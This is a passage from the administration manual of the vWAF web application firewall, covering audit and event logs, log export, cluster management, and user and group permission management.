Freetext	Additional, handler-specific information (see *Entries in the Default Error Log*). If you've specified some individual text in the attribute usertext of the handler, this text is also printed here.

NOTE: The *Default Error Log Entries Per Minute Event Source* triggers an alert when vWAF writes more entries to the Default Error Log within the given timeframe than the limit allows.

Audit Log

Purpose

The Audit Log documents the actions of all administrators. This includes, for example, administrator logins, creating new administrators, adding and deleting applications, updating cluster slaves as well as committing and activating rulesets. This means that all changes made to the system can be tracked in full, complete with when and by whom. The last actions carried out are at the top of the table.


For a detailed list of all log file entries possible, please refer to *Entries in the Default Error Log*.

NOTE: If you need a printable version of the Audit Log, you can also create a report (see *Reports*). A daily Audit Log is included there, too.

Opening

To open the Audit Log, select the menu item **Administration > Audit Log**.

NOTE: You can select the time range, and you can sort and filter the table (see *Monitoring Attacks, Statistics, Log Files, Reports* for a description of the log files).



Data displayed

Column	Meaning
Time	Date (YYYY-MM-DD) and time at which the action was carried out.

Column	Meaning
Admin	Administrator who carried out the action.
What	The action carried out (see *Entries in the Audit Log*).
Data	Specific data held on the action carried out.

Event Log


Purpose

The Event Log displays a table of all status changes. These include, for example, going online or offline of cluster nodes, or errors due to invalid settings. Also the Event Log holds a copy of all alerts, no matter to which Event Destination they were sent (see *Configuring Alerts*). For a detailed list of all log file entries possible, please refer to *Entries in the Event Log*.

Opening

To open the Event Log, select the menu item **Administration > Event Log**.

NOTE: You can select the time range, and you can sort and filter the table (see *Monitoring Attacks, Statistics, Log Files, Reports* for a description of the log files).



Data displayed

Column	Meaning
Time	Date (YYYY-MM-DD) and time at which the action was carried out.
Event	Specific record of the event (see *Entries in the Event Log*).

Exporting Log Files

vWAF allows you to export log files easily in a number of ways.

Configuring multiple log back-ends

You can configure vWAF so that it sends log data either to just one back-end or to multiple back-ends at a time (see *System Configuration*).

Possible back-ends are file, database, syslog, and syslog-cef.

NOTE: This only exports application-specific log files plus the Default Error Log. Audit Log and Event Log can't be exported.


NOTE: The information of the Audit Log is also included in Reports.

Downloading a log file

You can download a log file in text format for documentation purposes or further analysis with third party software. All entries in the log files are comma-separated and quoted, which makes it easy to import them into third-party tools.

NOTE: The downloaded file always contains the same entries as currently displayed on screen. Therefore, if you've applied any filter, you don't download the complete log file but only the filtered view. This is can be handy especially if you've applied some complex filters.

To download the current view of a log file, click the **Download** button next to the filter configuration area.



Administrative Tasks

The main administrative functions can be accessed via the menu item **Administration**.

You can:

- manage the cluster (see *Cluster Management*)
- create and manage user accounts (see *User Management* and *Group Management*)
- view and manually download baseline protection rules (see *Baseline Management*)
- edit the Global Configuration and view the System Configuration (see *Global Configuration* and *System Configuration*)

In addition, you can:

- configure alerts that inform you in case of critical events (see *Configuring Alerts*)
- access statistics, log files and reports at any time (see *Monitoring Attacks, Statistics, Log Files, Reports*)

As with all important files, you should also create a back-up copy of vWAF files at regular time intervals (see *Backup/Restore*).

Cluster Management

CONTEXT:

NOTE: If you belong to the Application Admin user group, you can only view most of the entries, but you can't edit them.

Purpose


Usually, Virtual Traffic Manager (Traffic Manager) manages the vWAF cluster automatically. Any problems that arise with the cluster are reported on the Traffic Manager's administration interface (Admin UI) and can be resolved from there, so you don't need to go through manual cluster management.

Manual cluster management in vWAF is mainly intended to be used for information and troubleshooting purposes. Only edit your configuration here if you are explicitly advised by your support provider to do so.

Opening

1. To open *Cluster Management*, select the menu item **Administration > Cluster Management**. The page consists of several tabs.

   FOR EXAMPLE:



Available Tabs

CONTEXT:

- **Overview**: Here you can see how many administration server, decider, and enforcer nodes are currently used. Also you can see how often each capability (see *Assigning Capabilities*) is used in different applications.
- **Capabilities**: Here you can select which feature set (capability) is to be available and used for the protection of each application. See *Assigning Capabilities*.
- **Decider Cluster Nodes**: Here you can manage the deciders within your cluster. This involves adding and removing cluster nodes, activating and deactivating cluster nodes, as well as retrieving statistics for each cluster node. See *Managing Deciders*.
- **Enforcer**: Here you can configure how many enforcers to use. See *Managing Enforcers*.
- **Admin Server**: Here you can monitor administration server nodes, and you can change their IP addresses. See *Managing Administration Servers*.

The **Updater** tab is usually not needed because the Traffic Manager manages the vWAF cluster automatically. Any problems that arise with the cluster are reported on the Traffic Manager's Admin UI and can be resolved from there.

If you need to manage your cluster manually, please contact your support provider.

Assigning Capabilities


CONTEXT:

On the **Capabilities** tab of *Cluster Management*, you can select which feature set (capability) is to be available for the protection of each application.

Opening

1. Select the menu item **Administration > Cluster Management**, and then activate the **Capabilities** tab.

   FOR EXAMPLE:



AFTER COMPLETING THIS TASK:

It depends on your individual license which capabilities are available. For each capability, you see a list of applications that have been assigned this capability.

Assigning a capability to an application

CONTEXT:

To change the capability for an application, select the new capability from the corresponding dropdown list.

ATTENTION: Choosing a different capability doesn't delete any ruleset data, but it may result in limited protection of the application. This happens if the newly assigned capability doesn't support the same protective features as the capability that was initially assigned.

Managing Deciders

CONTEXT:

The Traffic Manager manages the vWAF cluster automatically. Any problems that arise with the cluster are reported on the Traffic Manager Admin UI and can be resolved from there.

If you need to manage your cluster manually, please contact your support provider.

CAUTION: Use the **Decider Cluster Nodes** tab in *Cluster Management* for information purposes only. Do not edit your configuration here unless you were advised otherwise by your support provider.

Retrieving statistics

CONTEXT:

You can check the load and availability of resources on any decider node at a glance, without having to log in to each node manually.

To display a detailed, graphical statistics view for a particular node:

1. In the **Action** column, click the **View Statistics** icon.
2. From the **Time period** drop-down list, select the period for which you want the data to be shown.

   STEP RESULT: At the top, the statistics view lists precisely which version of vWAF is running on the decider node.

   Below this version data, there are the following diagrams:

Diagram	Meaning
Combined requests	Distribution of requests (accepted + denied) per minute that have been handled by this decider node.
System load	Distribution of CPU load on this node.
Free disk space for logs	Available disk space for log files along time.
Free physical system memory	Available free physical system memory along time.
Average disk space for logs	Average available disk space for log files within the selected Time period.
Average physical system memory	Average available physical system memory within the selected Time period.

Filtering the display

CONTEXT:

If you have a large cluster with many cluster nodes, you might like to filter the list of nodes so that you can find specific nodes more quickly.

To filter the list, disable the corresponding options shown on top of the list:

- Disable the option show running to hide all nodes that are up and running correctly.
- Disable the option show degraded to hide all nodes that are enabled but not running.
- Disable the option show disabled to hide all nodes that are disabled.

You can freely combine these options. The options are retained until you log out, but when you log in at a later time, all nodes will be visible again.

Managing Enforcers

CONTEXT:

The Traffic Manager manages the vWAF cluster automatically. Any problems that arise with the cluster are reported on the Traffic Manager's Admin UI and can be resolved from there.

If you need to manage your cluster manually, please contact your support provider

ATTENTION: Use the **Enforcer** tab in *Cluster Management* for information purposes only. Do not edit your configuration here unless you were advised otherwise by your support provider.

Managing Administration Servers

CONTEXT:

The Traffic Manager manages the vWAF cluster automatically. Any problems that arise with the cluster are reported on the Traffic Manager's Admin UI and can be resolved from there.

If you need to manage your cluster manually, please contact your support provider

ATTENTION: Use the **Enforcer** tab in *Cluster Management* for information purposes only. Do not edit your configuration here unless you were advised otherwise by your support provider.

User Management

CONTEXT:

NOTE: You can only edit the entries if you belong to the zeusafm Administrator user group or to another user group with appropriate user rights. You can edit your personal user data via the menu item **My Profile**.

NOTE: vWAF uses single sign-on in combination with the Traffic Manager. Users who aren't known by vWAF are added automatically, using the same username as in the Traffic Manager.

You can change the user group to which users are assigned who are added automatically. This is done via System Configuration (attribute "AdminAuthAutoAddUserGroup").

The password that you can edit in User Management is ignored when vWAF is accessed via the Traffic Manager.

Purpose

You can assign users to one or more of the following user groups (see also *Organizational Integration*):


- Internal user group zeusafm Admin (vWAF Administrator)
  - Has all rights.
  - Can edit the rulesets for all applications without having to be assigned to these applications explicitly.
- Internal user group **Application Admin**
  - Can only edit the rulesets of "his"/"her" applications.
  - Can only view the global vWAF configuration and not edit it. For example, the Application Administrator can't create new applications, hosts, and users.
  - In the navigation area can only see "his"/"her" applications, but not necessarily all applications.
- Internal user group **PCI Auditor**
  - Can view the entire configuration, except for application-specific log files and application-specific statistics.
  - Can't change any configuration settings.
- **User defined user groups** with fully customizable permissions

ATTENTION: Deactivate the default account **admin** as soon as possible, or assign a secure password to this account and keep that password in a safe place.

Opening

1. To open User Management, select the menu item **Administration > User Management**.

   FOR EXAMPLE:



Information displayed

CONTEXT:

Column	Meaning
Username	Username assigned.
Full Name	First name and family name of the person in question.
Email	Email address of the person in question.
Status	Activation status enabled or disabled. A deactivated user can no longer log in.
Last Login	Year, month, day and time of the last login.
Last Failed Login	Time of the last failed attempt to log in under the Username.
Actions	Links for editing and deleting the user.

Filtering the display

CONTEXT:

When you enter a string into the **Filter users by** field, the user list gets immediately filtered by this string.
NOTE: The filter works with all columns of the table, not only with the “email” column.

You can for example use the filter as follows:

- to find a particular user, enter his or her name
- to list all users of a particular company, enter the company’s domain name as it appears in the email addresses
- to list all users whose account was disabled, enter the sting “disabled”

Creating a new user

1. Enter the username to be assigned underneath the list in the **Add New User** field. The person in question will need to log in using this username later on when opening the administration interface. This username also appears later on at different points within the user interface. For this reason, use a unique name that can be remembered easily and is as short as possible. The name is case sensitive. It can't be changed later!
2. Click the **Create** button.

   STEP RESULT: A page for editing the user data appears.


   ATTENTION: Following these steps only creates a new user on the system. If you've assigned the user to the Application Admin user group, you then need to assign that user to one or more applications (see description below).

Editing a user

CONTEXT:

The page for editing user data appears either automatically when a new user is created, or after clicking the **Edit** icon in the **Actions** column.

NOTE: You can access your own settings also directly via the menu item **My Profile**.



1. Under **Full Name**, enter the first name and the family name of the relevant person.
2. Activate the option **Account Enabled** if you want to enable the account to permit a login under the **Username** specified.
3. Activate the **Read-Only Account** option if the person in question is only to be assigned read access – for example to be able to check statistics or log files. This person then can't make any changes of any kind to the configuration.

4. Under **Email**, enter the full email address of the person in question.
5. Add the user to the **Groups** to which he or she shall belong: Select the appropriate group from the list and then click the **Add** button. Each group membership adds its specific permissions to the user.
   If you want to remove the user from a group, click the corresponding **Delete** icon.
   NOTE: If you don't add users to at least one group, they don't have any permissions whatsoever and are therefore effectively unable to use the software.
6. Assign a password in the **New Password** field. Follow your company's specific guidelines with regard to assigning passwords, where applicable.
7. Repeat the password in the **Repeat Password** field.
8. Click the **Save** button and notify the assigned password to the person in question via a secure method.

Deleting log filters

CONTEXT:

When viewing log files, you can create and save filter sets in order to filter the display (see Log Files). ***NOTE:*** *You can only delete filter sets that you've created yourself . You can't delete filter sets of other users.*

To delete one of your filter sets:

1. Select the menu item **My Profile**, or go to user management and then click the **Edit** icon in the row of your username. This opens the *Edit User* page for your user account.
2. On the *Edit User* page, go to the section **Manage Log Filters**.
3. From the dropdown list, select the log filter that you want to delete.
4. Click the **Delete** button.
   STEP RESULT: The filter now disappears from the list.

Deleting a user

CONTEXT:

To delete a user from vWAF:

1. Select the menu item **Administration > User Management** to open **User Management**.
2. Click the relevant Delete icon in the **Actions** column.

Group Management

CONTEXT:

NOTE: You can only edit the entries if you belong to the zeusafm Administrator user group or to another user group with appropriate user rights.

Purpose


In Group Management you can set up custom user groups and you can define which read and write permissions each of these groups has.

In *User Management* you can later assign one or more of these user groups to individual users.

Opening

1. To open Group Management, select the menu item **Administration > Group Management**.

   FOR EXAMPLE:



   The list shows all user groups that have been defined. By default, there already is one user group zeusafm Admin as well as an Application Admin user group for each application.

Adding / deleting a user group

CONTEXT:

When adding a new application to your configuration, vWAF automatically creates a corresponding Application Admin user group. You can only add and delete custom user groups. You can't manually add and delete the internal user groups **zeusafm Administrator**, **PCI Auditor**, and **Application Administrator**.

To add a new user-defined user group, enter a group name into the **Create Group** field and then click the **Create** button.

To delete a user-defined user group, click the corresponding Delete icon in the **Actions** column.

Editing a user group

CONTEXT:

NOTE: You can only edit user-defined user groups. The internal groups zeusafm Admin and Application Admin can't be changed.

To edit the permissions of a user-defined user group:

1. In the **Actions** column, click the Edit icon.
2. The **Permissions tree** view opens.

   FOR EXAMPLE:

   The tree view is divided into two major branches:

   - administration: Comprises overall management tasks, such as changing fundamental system settings, adding new applications, group and user management, etc.
   - application: Comprises all application-specific issues that are typical for application administrators, such as configuration of individual handlers, monitoring and alerting. there's one full subtree for each application.

   The text within brackets ("read", "write" or "read/write") indicates the highest permission within the subtree.

3. To modify the settings, you can either click **remove all rights**, **set all to read**, or **set all to read/write** to change the settings for the whole subtree, or you can set each option manually.
4. When finished, click the **Save** button.

   STEP RESULT: The changed settings become effective immediately.

Baseline Management

CONTEXT:

